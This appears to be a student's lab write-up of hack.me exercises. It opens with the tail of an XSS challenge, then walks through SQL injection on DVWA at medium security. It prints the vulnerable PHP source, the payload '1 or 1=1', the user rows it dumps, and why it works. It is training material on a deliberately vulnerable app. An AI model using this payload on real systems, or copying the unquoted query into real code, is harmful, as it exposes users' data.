
This site says...

XSS!

Name	Protocol	Method	Result	Content type	Received	Tim
index.php http://s106012-101101-wzt.croto.hack.me/ch004/	HTTP	POST	200 OK	text/html	350 B	193
index.php http://s106012-101101-wzt.croto.hack.me/ch004/	HTTP	GET	200 OK		(from cache)	0 s
xssme2.png http://s106012-101101-wzt.croto.hack.me/ch004/	HTTP	GET	200 OK		(from cache)	0 s

5 SQL injection

1. First we check the page source



Damn Vulnerable Web App (DVWA) v1.0.7 :: Source - Google Chrome

Not secure | s105315-101047-wiu.sipontum.hack.me/vulnerabilities/view_source.php?id=sqli&security=medium

SQL Injection Source

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```


2. We can see the two following lines

```
$id = mysql_real_escape_string($id);

$getid = ”SELECT␣first_name,␣last_name␣FROM␣users␣
    WHERE␣user_id␣=␣$id”;
```

   of which the first means that we can't use string while the other is the sql command

3. we write 1 or 1=1 and submit



Vulnerability: SQL Injection

User ID:

```
ID: 1 or 1=1
First name: admin
Surname: admin

ID: 1 or 1=1
First name: Gordon
Surname: Brown

ID: 1 or 1=1
First name: Hack
Surname: Me

ID: 1 or 1=1
First name: Pablo
Surname: Picasso

ID: 1 or 1=1
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: medium
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

The reason it works is that command becomes

```
SELECT first_name, last_name FROM users WHERE user_id
      = 1 or 1=1
```

which chooses all rows because 1=1 for all rows